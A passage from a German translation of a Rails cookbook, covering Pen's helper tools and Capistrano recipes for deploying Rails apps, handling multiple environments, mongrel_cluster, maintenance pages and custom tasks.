Wenn Sie denken, dass Pen den Bedürfnissen Ihrer Anwendung genügt, dann gibt es eine Reihe unterstützender Tools, die Sie sich ansehen sollten. Hier die Befehle und ihre Funktion:

`penctl`

: Stellt die Verbindung mit dem optionalen Kontroll-Socket von Pen her. Liest Befehle über die Kommandozeile, führt eine minimale Syntaxprüfung durch und sendet sie an Pen. Antworten werden (wenn es welche gibt) über `stdout` ausgegeben.

`penlogd`

: Empfängt die Logeinträge von Pen und von jedem der verwendeten Webserver. Ersetzt die Quelladressen der Einträge durch die »tatsächliche« Client-Adresse und schreibt das Ergebnis nach `stdout` oder auf die Datei, die in der Kommandozeile angegeben wurde.

`penlog`

: Liest Webserver-Logeinträge über `stdin` ein und sendet diese über UDP an `penlogd`.

Siehe auch

- Die Pen-Website, *http://siag.nu/pen*
- Rezept 13.4, »Rails mittels Pound vor Mongrel, Lighttpd und Apache einbinden«

13.8 Deployment Ihres Rails-Projekts mit Capistrano

Problem

Von Matt Ridenour

Sie würden gerne das Deployment Ihres Rails-Projekts auf Ihren Produktionsserver automatisieren. Der Produktionsserver ist entweder mit Apache oder mit Lighttpd und FastCGI konfiguriert.

Lösung

Obwohl Capistrano selbst unter Windows laufen kann, ist ein Deployment auf Windows-basierte Produktionsserver nicht möglich.

Zuerst installieren Sie das Capistrano-gem:

```
~$ sudo gem install capistrano
```

Verwenden Sie den cap-Befehl, um die Rails-Anwendung für das Deployment vorzubereiten:

```
~$ cap --apply-to /Users/Mattbot/development/blog
```

Das cap-Utility installiert eine Deployment-Datei namens *deploy.rb* im *config*-Verzeichnis Ihres Projekts. Öffnen Sie *config/deploy.rb* mit Ihrem Editor und finden Sie den Abschnitt `"REQUIRED VARIABLES"`. Finden Sie die `set :application`-Zeile und geben Sie den Wert auf der rechten Seite mit dem Namen Ihres Projekts an. In diesem Rezept heißt unser Projekt `"blog"`. Direkt unter der `:application`-Variablen steht die `:repository`-Variable. Tragen Sie dort die URL Ihres Subversion-Repositorys ein. URLs für lokale Dateien, wie etwa *file:///Users/Mattbot/svn/blog*, sind nicht erlaubt. Sie müssen ein Repository verwenden, das über *svn*, *ssh* und *svn* oder *http* zugänglich ist.

Ihre Einstellungen sollten dann etwa so aussehen:

```
set :application, "blog"
set :repository, "ssh+svn://matt@mattbot.net/Users/Mattbot/svn/blog"
```

Als Nächstes wählen Sie die für das Deployment verwendeten Server-Rollen. Unser Deployment soll auf einen einzelnen Server erfolgen, so dass alle Rollen dem gleichen Server zugeordnet werden. Im Abschnitt `"ROLES"` weisen Sie dem Server die Rollen `web`, `app` und `db` zu:

```
role :web, "mattbot.net"
role :app, "mattbot.net"
role :db,  "mattbot.net"
```

Stellen Sie sicher, dass die Variable `:user` im Abschnitt `"OPTIONAL VARIABLES"` den Benutzernamen Ihres Accounts auf dem Produktionsserver enthält, wenn dieser sich von dem Benutzernamen unterscheidet, den Sie auf dem Server verwenden, über den das Deployment erfolgen soll:

```
set :user, "matt"
```

Wenn Sie Apache verwenden, hängen Sie folgende Zeilen an das Ende der Datei an:

```
desc "Neustart des Apache-Webservers"
task :restart, :roles => :app do
  sudo "apachectl restart graceful"
end
```

Sobald die Datei gesichert ist, können Sie beginnen. Führen Sie den folgenden `rake`-Task aus, um die Verzeichnisstruktur des Projekts auf dem Server zu erzeugen:

```
~/blog$ rake remote:exec ACTION=setup
```

Sie werden nach dem Passwort für den Produktionsserver gefragt. Geben Sie es ein, um fortzufahren.

Führen Sie nun den folgenden `rake`-Befehl aus, um das Deployment zu beginnen:

```
~/blog$ rake deploy
```

Geben Sie erneut das Passwort des Produktionsservers ein. Capistrano installiert nun die neueste Version Ihres Projekts auf dem Produktionsserver. Der Standardpfad des Projekts auf dem Produktionsserver lautet */u/apps/name_der_anwendung* (für unser Beispiel also */u/apps/blog*).

Erkennt Capistrano während des Deployments einen Fehler, macht es alle bereits vorgenommenen Änderungen wieder rückgängig und bringt den Produktionsserver wieder auf den Stand der vorher verwendeten Version des Projekts (wenn es eine gibt). Wenn Sie versehentlich eine Version Ihres Projekts in Betrieb nehmen, die neue Bugs enthält, können Sie das Deployment mit dem folgenden Befehl manuell zurücknehmen:

```
~/blog$ rake rollback
```

Diskussion

Dieses Rezept ist etwas irreführend. Capistrano (früher als SwitchTower bekannt) ist weit mehr als nur eine Webanwendung für den Dateitransfer. Es ist ein Allzweck-Utility, mit dessen Hilfe Sie Befehle auf mehreren Servern gleichzeitig ausführen können. Diese Befehle (Tasks genannt) können jeden Systemadministrations-Task ausführen, den Sie in einem Shell-Skript eintragen. Tasks können an Teilmengen der Server zugewiesen und unter bestimmten Bedingungen ausgeführt werden. Alle werden durch einen einzelnen Befehl ausgeführt. Ein sehr mächtiges Tool.

Wie Rails verlangt auch Capistrano, dass Sie sich an einige wenige Konventionen halten, um die Anforderungen an die Konfiguration zu minimieren. Bevor Sie beginnen, sollten Sie daher folgende Voraussetzungen erfüllen:

- Das Deployment erfolgt auf einen oder mehrere entfernte Server.
- Ihr Benutzer-Account auf dem Server besitzt administrative Rechte.
- Sie verwenden SSH zur Kommunikation mit Ihren Servern.
- Ihre Server verwenden eine POSIX-konforme Shell wie bash oder ksh. Windows, csh und tcsh können nicht verwendet werden.
- Bei mehreren Servern verwenden alle das gleiche Passwort.
- Für das Rails-Deployment muss Ihr Projekt in einem Versionskontroll-Repository vorliegen, das über das Netzwerk zugänglich ist. Wenn Sie noch kein Versionskontroll-Repository für Ihr Projekt angelegt haben, dann lesen Sie Rezept 1.10, »Ihr Rails-Projekt in Subversion einfügen«, und machen Sie das jetzt.

Im `"OPTIONAL VARIABLES"`-Abschnitt können Sie einige Standardeinstellungen anpassen, damit diese Ihre Bedürfnisse besser erfüllen. Capistrano legt das Projekt in einem Verzeichnis namens */u/apps/name_des_projekts* auf den Servern ab. Es könnte sinnvoll sein, dass so anzupassen, das es besser zur Verzeichnisstruktur Ihrer Server passt. Entfernen Sie den Kommentar aus der `set :deploy_to`-Zeile und setzen Sie die `deploy_to`-Variable auf den Pfad, unter dem Ihre Projekte auf den Servern installiert werden sollen. Zum Beispiel könnten Sie unter Mac OS X Folgendes bevorzugen:

```
set :deploy_to, "/Library/WebServer/#{application}"
```

Sie waren sicherlich entsetzt, als Sie Ihr Passwort während des `rake remote:exec ACTION=setup`-Schritts auf dem Bildschirm gesehen haben. Installieren Sie das termiosgem, um dieses Verhalten zu unterdrücken. Schweigen ist Gold.

```
~/blog$ sudo gem install termios
```

Capistranos setup-Task erzeugt eine neue Verzeichnisstruktur auf dem Produktionsserver. Diese Struktur unterscheidet sich von der bei Rails üblichen Verzeichnisstruktur. Nehmen Sie sich eine Minute Zeit, um die neuen Verzeichnisse zu begutachten. Unterhalb des Hauptverzeichnisses Ihres Projekts finden Sie ein Verzeichnis namens *releases*, das Kopien aller Projekt-Deployments enthält. Es gibt ein Unterverzeichnis für jedes Deployment, das nach der UST-Zeit benannt ist, zu der das Deployment erfolgt ist. Ebenfalls im Hauptverzeichnis des Projekts finden Sie einen symbolischen Link namens *current*, der mit der aktuellen Version verknüpft ist. Aus dem Hauptverzeichnis sind die Logdateien Ihres Projekts innerhalb von *shared/log* mit symbolischen Links angegeben, so dass sie zwischen den Deployments erhalten bleiben.

Auch wenn die Anzahl der Server mit Ihrem Load-Balancing-Plan wächst, kann Capistrano weiterhin alles mit einem einzigen `rake deploy`-Befehl einrichten. Weisen Sie den neuen Servern einfach die entsprechenden Rollen zu. Sie sind bei der Zuweisung nicht auf

drei Server beschränkt, und auch nicht auf drei Rollen. Definieren Sie neue Server und Rollen einfach, wie Sie sie brauchen.

```
role :web, "www1.mattbot.net","www2.mattbot.net"
role :app, "rails.mattbot.net", "www2.mattbot.net"
role :db,  "7zark7.mattbot.net", :primary => true
role :db,  "1rover1.mattbot.net"
role :backup, "mysafeplace.mattbot.net"

desc "Backups auslagern."
task :offsite_backup, :roles => :backup do
  run "scp 7zark7.mattbot.net:/backups/* /backups/7zark7/"
end
```

Neue Tasks können unabhängig voneinander mit rake ausgeführt werden:

```
~/blog$ rake remote:exec ACTION=offsite_backup
```

Das Erstellen von Tasks ist ein umfassendes Thema, das den Rahmen dieses Rezepts sprengen würde, es ist aber definitiv ein Bereich, der eine tiefer gehende Beschäftigung lohnt, wenn Sie die Deployment-Fähigkeiten von Capistrano nützlich finden.

Siehe auch

- Anweisungen zur Versionsverwaltung Ihres Rails-Codes mit Subversion finden Sie in Rezept 1.10, »Ihr Rails-Projekt in Subversion einfügen«
- Rezept 13.13, »Eigene Capistrano-Tasks entwickeln«

13.9 Deployment Ihrer Anwendung mit Capistrano in mehrere Umgebungen

Problem

Von Ben Bleything

Sie wollen Capistrano zum Deployment Ihrer Anwendung nutzen, müssen aber in der Lage sein, das Deployment für mehr als eine Umgebung durchzuführen.

Lösung

Bei diesem Rezept gehen wir davon aus, dass Sie eine Produktions- und eine Staging-Umgebung verwenden.

Capistrano ist extrem flexibel. Es gibt Ihnen die weitreichende Kontrolle über Ihr Deployment. Um Ihre Ziele zu erreichen, richten Sie die Deployment-Umgebungen in Tasks ein:

config/deploy.rb:

```
set :application, 'example'
set :repository,  'http://svn.example.com/example/trunk'

set :deploy_to, '/var/www/example'
set :user,      'vlad'

task :production do
  role :web, 'www.example.com'
  role :app, 'www.example.com'
  role :db,  'www.example.com', :primary => true
end

task :staging do
  role :web, 'staging.example.com'
  role :app, 'staging.example.com'
  role :db,  'staging.example.com', :primary => true
end
```

Sobald das erledigt ist, können Sie Aktionen in der gewünschten Umgebung durchführen, indem Sie Befehle verketten:

```
$ cap staging setup
$ cap production setup deploy
```

Diskussion

In dieser Lösung haben wir tatsächlich nur an der Oberfläche gekratzt. Indem Sie Ihre Umgebungen in Tasks einrichten und diese dann miteinander verknüpfen, können Sie sehr komplexe Deployment-Rezepte aufbauen. Um beispielsweise Ihre Umgebungen zu initialisieren, sobald diese konfiguriert sind, ist Folgendes absolut legal:

```
$ cap staging setup deploy production setup deploy
```

Wenn Ihre Umgebung einfacher ist, können Sie wahrscheinlich auch das Deployment vereinfachen. Wenn Ihre Staging-Umgebung zum Beispiel nur ein weiteres Verzeichnis auf Ihrem Produktionsserver ist, können Sie Folgendes tun:

config/deploy.rb:

```
set :application, 'example'
set :repository,  'http://svn.example.com/example/trunk'

set :web, 'example.com'
set :app, 'example.com'
set :db,  'example.com', :primary => true

set :deploy_to, '/var/www/production'
set :user,      'vlad'

task :stage do
  set :deploy_to '/var/www/staging'
```

```
  deploy
end
```

Führen Sie dann den neuen Task aus:

```
$ cap stage
```

Um alternative Umgebungen unterzubringen, könnten Sie neue Umgebungen in Ihrer Rails-Anwendung anlegen. Dazu müssen Sie einfach nur *config/environments/production.rb* klonen:

```
$ cp config/environments/production.rb config/environments/staging.rb
```

Und anschließend nehmen Sie einen neuen Abschnitt in Ihre *database.yml* auf:

config/database.yml:

```
common: &common
  adapter: sqlite

development:
  database: db/dev.sqlite
  <<: *common

test:
  database: db/test.sqlite
  <<: *common

production:
  database: db/production.sqlite
  <<: *common

staging:
   database: db/staging.sqlite
   <<: *common
```

Siehe auch

- Rezept 13.11, »Deployment mit Capistrano und mongrel_cluster«

13.10 Deployment mit Capistrano ohne Zugriff auf Ihr Repository

Problem

Von Ben Bleything

Sie wollen Capistrano für das Deployment Ihrer Rails-Anwendung einsetzen, aber Ihr Deployment-Server kann nicht auf das Quellcode-Repository zugreifen. Dieses Rezept ist auch nützlich, wenn Sie mit einem Versionskontrollsystem arbeiten, das Capistrano von Haus aus nicht unterstützt.

Lösung

Der update_code-Task von Capistrano ist dafür verantwortlich, dass eine neue Version Ihres Codes auf den Server gelangt. Überschreiben Sie ihn in *config/deploy.rb* wie folgt:

config/deploy.rb:

```
# Ihr deploy.rb-Inhalt steht hier

task :update_code, :roles => [:app, :db, :web] do
  on_rollback { delete release_path, :recursive => true }

  # dieses Verzeichnis enthält unsere lokale Kopie des Codes
  temp_dest = "to_deploy"

  # der Name unseres Code-Tarballs
  tgz = "to_deploy.tgz"

  # den aktuellen Code in das obige Verzeichnis exportieren
  system("svn export -q #{configuration.repository} #{temp_dest}")

  # Tarball erzeugen und an den Server senden
  system("tar -C #{temp_dest} -czf #{tgz} .")
  put(File.read(tgz), tgz)

  # Code auf dem Server entpacken
  run <<-CMD
  mkdir -p  #{release_path}             &&
  tar -C    #{release_path} -xzf #{tgz}
  CMD

  # Symlinking der gemeinsam genutzten Pfade in unser Release-Verzeichnis
  run <<-CMD
    rm -rf #{release_path}/log #{release_path}/public/system    &&
    ln -nfs #{shared_path}/log #{release_path}/log              &&
    ln -nfs #{shared_path}/system #{release_path}/public/system
  CMD

  # Archive aufräumen
  run "rm -f #{tgz}"
  system("rm -rf #{temp_dest} #{tgz}")
end
```

Mit der geänderten Methode erfolgt das Deployment wie üblich:

```
$ cap deploy
```

Diskussion

Um Ihren Code nutzen zu können, wenn ein direktes Auschecken nicht möglich ist, müssen Sie eine andere Möglichkeit finden, den Code auf den Server zu bringen. Die einfachste Möglichkeit besteht darin, ein Archiv des Codes zu erzeugen, wie es bereits früher

gezeigt wurde. So können Sie die Vorteile der in Capistrano fest eingebauten Verwendung mehrerer Server nutzen.

Sie können die Lösung auch an Situationen anpassen, in denen Ihre Anwendung nicht der Versionskontrolle unterliegt:

```
# Ihr deploy.rb-Inhalt steht hier

task :update_code, :roles => [:app, :db, :web] do
  on_rollback { delete release_path, :recursive => true }

  # Name des Code-Tarballs
  tgz = "to_deploy.tgz"

  # Tarball erzeugen und an den Server senden
  system("tar -czf /tmp/#{tgz} .")
  put(File.read("/tmp/#{tgz}"), tgz)

  # Code auf dem Server entpacken
  run <<-CMD
  mkdir -p  #{release_path}             &&
  tar -C    #{release_path} -xzf #{tgz}
  CMD

  # Symlinking der gemeinsam genutzten Pfade in unser Release-Verzeichnis
  run <<-CMD
    rm -rf #{release_path}/log #{release_path}/public/system    &&
    ln -nfs #{shared_path}/log #{release_path}/log              &&
    ln -nfs #{shared_path}/system #{release_path}/public/system
  CMD

  # Archive aufräumen
  run "rm -f #{tgz}"
  system "rm -f /tmp/#{tgz}"
end
```

Der Hauptunterschied besteht hier darin, dass wir nun einen Tarball des aktuellen Verzeichnisses nehmen und hochladen, statt eine frische Kopie in ein temporäres Verzeichnis zu exportieren.

Es wäre auch möglich, scp, sftp, rsync oder eine Reihe anderer Dateitransfer-Methoden zu verwenden, aber jede hat ihre Nachteile. Eine der Stärken von Capistrano liegt darin, dass es Befehle auf Clustern von Servern auf einmal ausführt. Die vorhin erwähnten Alternativen haben alle einen Nachteil: Es gibt keine gute Möglichkeit, Capistrano die Schwerstarbeit erledigen zu lassen. Bei nur einem Server ist das nicht so problematisch, aber in einer Multiserver-Umgebung werden von der obigen Lösung abweichende Verfahren schnell unhandlich.

Um beispielsweise mit scp zu arbeiten, müssten Sie entweder alle definierten Server durchgehen und den Code kopieren oder Capistranos `run`-Methode nutzen, um scp auf dem entfernten Server auszuführen, um den Code von Ihrer lokalen Workstation auf den Ser-

ver zu kopieren. Bei dem letzteren Verfahren gibt es noch weitere Schwierigkeiten. So müssen Sie den Deployment-Server mit einem SSH-Schlüssel für den Zugriff auf Ihre Workstation versehen und diesen Schlüssel noch in die Session bekommen, die Capistrano ausführt.

Siehe auch

- Rezept 13.12, »Deaktivierung Ihrer Website während der Wartung«

13.11 Deployment mit Capistrano und mongrel_cluster

Problem

Sie wollen Capistrano für das Deployment einer Webanwendung nutzen, die von mehreren Mongrel-Prozessen bedient wird. Sie müssen in der Lage sein, das gesamte Mongrel-Cluster mit einem Befehl anzuhalten und zu starten. Ein halbes Dutzend Server von Hand zu stoppen und zu starten treibt Sie in den Wahnsinn!

Lösung

Wird Ihre Rails-Anwendung von mehr als einem Mongrel-Server bedient und haben Sie mongrel_cluster noch nicht installiert, dann installieren Sie es jetzt. Neben dem vereinfachten Starten und Stoppen Ihrer Mongrel-Prozesse über einen `mongrel_rails`-Befehl enthält das mongrel_cluster-gem einen angepassten Capistrano-Task, der die Standard-Tasks überschreibt, die ursprünglich für den Einsatz mit Apache und FastCGI entwickelt wurden.

Die Installation des mongrel_cluster-gems versorgt Sie mit einer Bibliothek von Capistrano-Tasks, die Sie in Ihre Deployment-Umgebung einbinden können. Sobald Sie `mongrel_cluster` installiert haben, suchen Sie nach einer Datei namens *recipes.rb*, die unterhalb des mongrel_cluster-gem-Verzeichnisses liegt. (Bei Unix-basierten Systemen sollte das */usr/local/lib/ruby/gems/1.8/gems/* sein.) Innerhalb dieses Verzeichnisses sollte der Name des mongrel_cluster-gems etwa *mongrel_cluster-0.2.0/lib/mongrel_cluster* lauten (abhängig von der Version des Gems).

Zuerst wenden Sie Capistrano auf Ihre Anwendung an, falls Sie das nicht bereits getan haben:

```
$ cap --apply-to /var/www/cookbook
```

Dann machen Sie die bei mongrel_cluster mitgelieferte Task-Bibliothek im Kontext Ihrer Anwendung für den `cap`-Befehl verfügbar. Dazu fügen Sie die folgende `require`-Anweisung am Anfang der *deploy.rb* Ihrer Anwendung ein:

config/deploy.rb:

```
require 'mongrel_cluster/recipes'

set :application, "cookbook"
set :repository, "https://orsini.us/svn/#{application}"

role :web, "tupleshop.com"
role :app, "tupleshop.com"

set :user, "rob"
set :deploy_to, "/var/www/apps/#{application}"
```

Sie müssen auch eine mongrel_cluster-Konfigurationsdatei besitzen, die etwa Folgendes enthält:

config/mongrel_cluster.yml:

```
---
cwd: /var/www/cookbook/current
port: "8000"
environment: production
pid_file: log/mongrel.pid
servers: 2
```

Initialisieren Sie Ihre Anwendung auf den Servern wie folgt:

```
$ cap setup
```

Auf dem Server (bzw. den Servern) legen Sie unter */etc* ein Verzeichnis namens *mongrel_cluster* an. Innerhalb dieses Verzeichnisses legen Sie einen symbolischen Link auf die *mongrel_cluster.yml* Ihrer Anwendung an.

```
$ sudo mkdir /etc/mongrel_cluster
$ cd /etc/mongrel_cluster
$ ln -s /var/www/apps/cookbook/current/config/mongrel_cluster.yml cookbook.conf
```

Der symbolische Link ist nach der Anwendung benannt, auf die er angewendet wird. Nun erfolgt das Deployment des Projekts mit:

```
$ cap deploy
```

Capistrano führt die Standardsequenz der Deployment-Ereignisse aus: Checkout der neuesten Version Ihres Projekts aus Ihrem Subversion-Repository und Aktualisierung des symbolischen Links »current« auf die neue Version Ihrer Anwendung auf dem Server. Abschließend startet Capistrano Ihr mongrel_cluster mit den beiden folgenden Befehlen neu:

```
sudo mongrel_rails cluster::stop -C /etc/mongrel_cluster/cookbook.conf
sudo mongrel_rails cluster::start -C /etc/mongrel_cluster/cookbook.conf
```

Diskussion

Nachfolgend sehen Sie alle Mongrel-bezogenen Tasks, die mongrel_cluster zu Ihrer Capistrano-Deployment-Umgebung hinzufügt:

`configure_mongrel_cluster`

Konfiguriert Mongrel-Prozesse auf dem Anwendungsserver. Dieser Task verwendet die Variable `:use_sudo`, um zu bestimmen, ob `sudo` verwendet wird oder nicht. Standardmäßig ist `:use_sudo` auf `true` gesetzt.

`spinner`

Startet die Mongrel-Prozesse auf dem Anwendungsserver durch den Aufruf von `restart_mongrel_cluster`.

`restart`

Startet die Mongrel-Prozesse auf dem Anwendungsserver durch den Aufruf von `restart_mongrel_cluster` neu.

`restart_mongrel_cluster`

Startet die Mongrel-Prozesse auf dem Anwendungsserver neu, indem er das Cluster anhält und wieder startet.

`start_mongrel_cluster`

Startet die Mongrel-Prozesse auf dem Anwendungsserver.

`stop_mongrel_cluster`

Stoppt die Mongrel-Prozesse auf dem Anwendungsserver.

Die Tatsache, dass Capistrano davon ausgeht, dass Sie mit Apache und FastCGI arbeiten, lässt es etwas veraltet erscheinen. Andererseits ist das keine große Sache, weil es so einfach ist, Tasks anzupassen, zu überschreiben und anzulegen.

Siehe auch

- Mongrel-Cluster auf *http://mongrel.rubyforge.org/docs/mongrel_cluster.html*
- Rezept 13.13, »Eigene Capistrano-Tasks entwickeln«

13.12 Deaktivierung Ihrer Website während der Wartung

Problem

Gelegentlich müssen Sie Ihre Rails-Anwendung anhalten, während Arbeiten am Server vorgenommen werden. Ob diese Wartung nun geplant ist oder nicht, Sie wünschen sich ein System, das die Site sauber herunterfährt, bis Ihre Anwendung wieder online gehen kann.

Lösung

Capistrano wird mit zwei Standard-Tasks namens `disable_web` und `enable_web` ausgeliefert. Diese Tasks wurden entworfen, um Ihre Rails-Anwendung temporär zu deaktivieren

und alle Requests auf eine HTML-Seite umzuleiten, die erklärt, dass die Site wegen Wartungsarbeiten kurzzeitig nicht erreichbar ist. Die Ausführung von

```
$ cap disable_web
```

schreibt eine Datei namens *maintenance.html* in das von Capistrano angelegte *shared/system*-Verzeichnis. Ein symbolischer Link wird dann im *public*-Verzeichnis der laufenden Rails-Anwendung erzeugt. Eine Anwendung namens cookbook, die unter */var/www/cookbook* liegt, erhält beispielsweise einen symbolischen Link in */var/www/cookbook/current/public*:

```
system -> /var/www/cookbook/shared/system
```

Das Gegenstück, `enable_web`, löscht *maintenance.html* einfach aus dem *shared/system*-Verzeichnis:

```
$ cap enable_web
```

Capistrano unternimmt nichts, um Requests an *maintenance.html* weiterzuleiten. Es erwartet, dass Ihr Webserver so konfiguriert ist, dass er das Vorhandensein dieser Datei erkennt und alle Requests dorthin umleitet, wenn sie existiert. Anderenfalls müssen Requests wie üblich an die Rails-Anwendung geroutet werden.

Wenn Sie Apache verwenden (und diese Tasks gehen davon aus), können Sie das `mod_rewrite`-Modul verwenden, um Requests basierend auf der Existenz von *maintenance.html* umzuleiten. Zu diesem Zweck tragen Sie Folgendes in Ihre Apache-Konfiguration (bzw. den entsprechenden Virtual Host-Block) ein:

```
DocumentRoot /var/www/cookbook/current/public

RewriteEngine On

RewriteCond %{DOCUMENT_ROOT}/system/maintenance.html -f
RewriteCond %{SCRIPT_FILENAME} !maintenance.html
RewriteRule ^.*$ /system/maintenance.html [R]
```

Natürlich muss die `DocumentRoot` auf das *current/public*-Verzeichnis Ihrer Rails-Anwendung verweisen.

Zwei Optionen können beim Aufruf von `disable_web` angegeben werden: der Grund für den Ausfall und das Datum, an dem die Anwendung wieder online gehen soll. Setzen Sie diese Optionen über Umgebungsvariablen vor dem Aufruf von `cap disable_web`:

```
$ export REASON="ein MySQL-Upgrade"
$ export UNTIL="Sat Jul 30 15:20:21 PDT 2006"
$ cap disable_web
```

Diskussion

Haben Sie `mod_rewrite` nicht installiert, können Sie das über eine Neukompilierung von Apache wie folgt nachholen:

```
$ ./configure --prefix=/usr/local \
>    --enable-proxy=shared \
>    --enable-proxy_http=shared \
>    --enable-proxy-balancer=shared \
>    --enable-rewrite
```

Gefolgt von:

```
$ make
$ sudo make install
```

Nachdem `cap disable_web` aus dem in der Lösung beschriebenen Setup ausgeführt wurde, sehen die Benutzer, die Ihre Site besuchen wollen, so etwas wie Abbildung 13-3.




Abbildung 13-3: Die standardmäßig von Capistrano zur Verfügung gestellte Serverwartungsseite

Sie können auch das Template modifizieren, das zur Generierung von *maintenance.html* verwendet wird, indem Sie *capistrano-1.1.0/lib/capistrano/recipes/templates/maintenance.rhtml* im gem-Verzeichnis Ihres Systems (z.B. */usr/local/lib/ruby/gems/1.8/gems/*) editieren.

Wenn Sie mit Lighttpd arbeiten, steht Ihnen der Luxus von Apaches `mod_rewrite`-Regeln zur Überprüfung der Existenz von *maintenance.html* nicht zur Verfügung. Stattdessen verwenden Lighttpd-Anwender üblicherweise zwei Konfigurationsdateien: eine für den normalen Betrieb und eine weitere, die alle Requests an *system/maintenance.html* weiterleitet. Beim Aufruf von `cap disable_web` wird Lighttpd angehalten und dann über ein Shell-Skript gestartet, das die Wartungskonfiguration (z.B. *lighttpd-wartung.conf*) angibt. Sobald die Anwendung mit `cap enable_web` wieder online geht, wird Lighttpd erneut angehalten und mit der normalen Konfigurationsdatei *lighttpd.conf* neu gestartet.

Diese Funktionalität kann über »Erweiterungs«-Tasks sehr einfach in Standard-Tasks eingebunden werden:

```
desc "lighttpd mit lighttpd-maint.conf neu starten"
task :after_disable_web, :roles => :web do
```

```
  run "/etc/lighttpd/stop-lighttpd.sh"
  run "/etc/lighttpd/start-lighttpd-maint.sh"
end

desc "lighttpd mit lighttpd.conf neu starten"
task :before_enable_web, :roles => :web do
  run "/etc/lighttpd/stop-lighttpd.sh"
  run "/etc/lighttpd/start-lighttpd.sh"
end
```

start-lighttpd-maint.sh enthält einen Befehl, der Lighttpd startet und dabei die gewünschte Konfigurationsdatei über die Option `-f` festlegt:

start-lighttpd-maint.sh:

```
#!/bin/sh
/usr/local/sbin/lighttpd -f /etc/lighttpd/lighttpd-maint.conf
```

Hier wird `after_disable_web` nach dem `disable_web`-Task ausgeführt und `before_enable_web` vor `enable_web`. Bevor ein Capistrano-Task ausgeführt wird, wird zuerst jeder Task mit dem gleichen Namen und einem vorangestellten `before_` ausgeführt. Ebenso werden Tasks, die mit `_after` enden, ausgeführt, nachdem die dazugehörigen Tasks abgeschlossen wurden.

Siehe auch

- Die `mod_rewrite`-Dokumentation von Apache unter *http://httpd.apache.org/docs/2.0/mod/mod_rewrite.html*

13.13 Eigene Capistrano-Tasks entwickeln

Problem

Sie nutzen Capistrano für das Deployment Ihrer Rails-Anwendung, müssen aber Arbeiten erledigen, die von den Capistrano-Standard-Tasks nicht abgedeckt werden. Sie suchen eine saubere Möglichkeit, Capistrano so zu erweitern, dass es die spezifischen Anforderungen Ihrer Deployment-Umgebung erfüllen kann.

Lösung

Entwickeln Sie eigene Capistrano-Tasks, oder vielleicht sogar Bibliotheken von Tasks, die über verschiedene Anwendungen hinweg wiederverwendet werden können.

Stellen Sie sich einen Capistrano-Task als einen Ruby-Wrapper um eine Reihe von Shell-Befehlen vor. Diese Beschreibung gibt Ihnen eine gute Vorstellung davon, welche Möglichkeiten Ihnen bei selbst entwickelten Tasks zur Verfügung stehen. Tatsächlich ist das genau das, was Capistranos `run`-Helper macht. Mit ihm können Sie Shell-Befehle festlegen, die auf entfernten Servern ausgeführt werden.

Der folgende Task heißt `clean_sessions`. Er führt einfach einen Shell-Befehl aus, der Sessions löscht, die älter als zwei Tage sind.

```
desc "Entfernt alte Session-Dateien aus /tmp"
task :clean_sessions, :role => :app do
  run "find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf"
end
```

Der an `desc` übergebene String, der vor der Task-Definition steht, dient als Task-Beschreibung für die Ausgabe der definierten Capistrano-Tasks. Unmittelbar darauf folgt die `task`-Methode, die zwei Argumente und einen Block verlangt. Das erste Argument ist der Name des Tasks in symbolischer Form. Das nächste Argument ist eine Liste der Server-Rollen, auf die der Task angewendet werden soll. In diesem Beispiel soll `clean_sessions` nur auf den Anwendungsservern laufen. Soll der Task auf Anwendungs- und Datenbankservern laufen, sieht die `:role`-Option wie folgt aus:

```
:role => [:db, :app]
```

Zum Schluss wird `task` ein Codeblock übergeben, der Capistrano-Helper-Methoden wie `run` und sogar Ruby-Code enthalten kann.

Sobald Sie eine Reihe von Tasks definiert haben, besteht der nächste Schritt darin sicherzustellen, dass diese auch in Ihr Deployment-Rezept (z.B. */config/deploy.rb*) eingebunden werden. Die beste Möglichkeit besteht darin, eine Datei namens *cap_recipes.rb* innerhalb des *lib*-Verzeichnisses anzulegen, die Ihre selbst entwickelten Tasks enthält. Nun binden Sie diese Datei mit Hilfe einer `require`-Anweisung in *deploy.rb* ein:

```
require 'lib/cap_recipes'

set :application, "cookbook"
set :repository, "https://svn.tupleshop.com/#{application}"

role :web, "tupleshop.com"
role :app, "tupleshop.com"

set :user, "rob"
set :deploy_to, "/var/www/#{application}"
```

Sie können Capistrano-Rezepte innerhalb Ihres Dateisystems referenzieren, die mehreren Rails-Anwendungen gemeinsam sind. Sie können überprüfen, ob Ihre Tasks geladen wurden und dem `cap`-Befehl zur Verfügung stehen, indem Sie sich alle definierten Tasks ausgeben lassen:

```
cap show_tasks
```

Das gibt die Namen und Beschreibungen aller Task-Definitionen aus, die von Ihrem Deployment-Skript gefunden wurden.

Um sicherzustellen, dass Ihre Tasks nur im Kontext von Capistrano ausgeführt werden, definieren Sie alle Tasks innerhalb eines Blocks und übergeben diesen Block an:

```
Capistrano.configuration(:must_exist).load { ... }
```

Diese Anweisung verlangt, dass diese Datei innerhalb eines Capistrano-Rezepts eingebunden wird. Ist das nicht der Fall, wird eine Ausnahme ausgelöst. Die folgende Datei, *cap_recipes.rb*, definiert zwei Tasks innerhalb dieses geschützten Konstrukts:

lib/cap_recipes.rb:

```
Capistrano.configuration(:must_exist).load do

  desc "Alte Session-Dateien aus /tmp löschen"
  task :clean_sessions, :role => :app do
    run "find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf"
  end

  desc <<-DESC
    mongrel_cluster.yml nach /etc/mongrel_cluster/ kopieren
    und nach der Anwendung benennen (z.B. cookbook.yml).
  DESC
  task :link_mongrel_config, :role => :app do

    sudo "mkdir -p /etc/mongrel_cluster"

    sudo <<-CMD
      ln -nfs /var/www/cookbook/current/config/mongrel_cluster.yml \
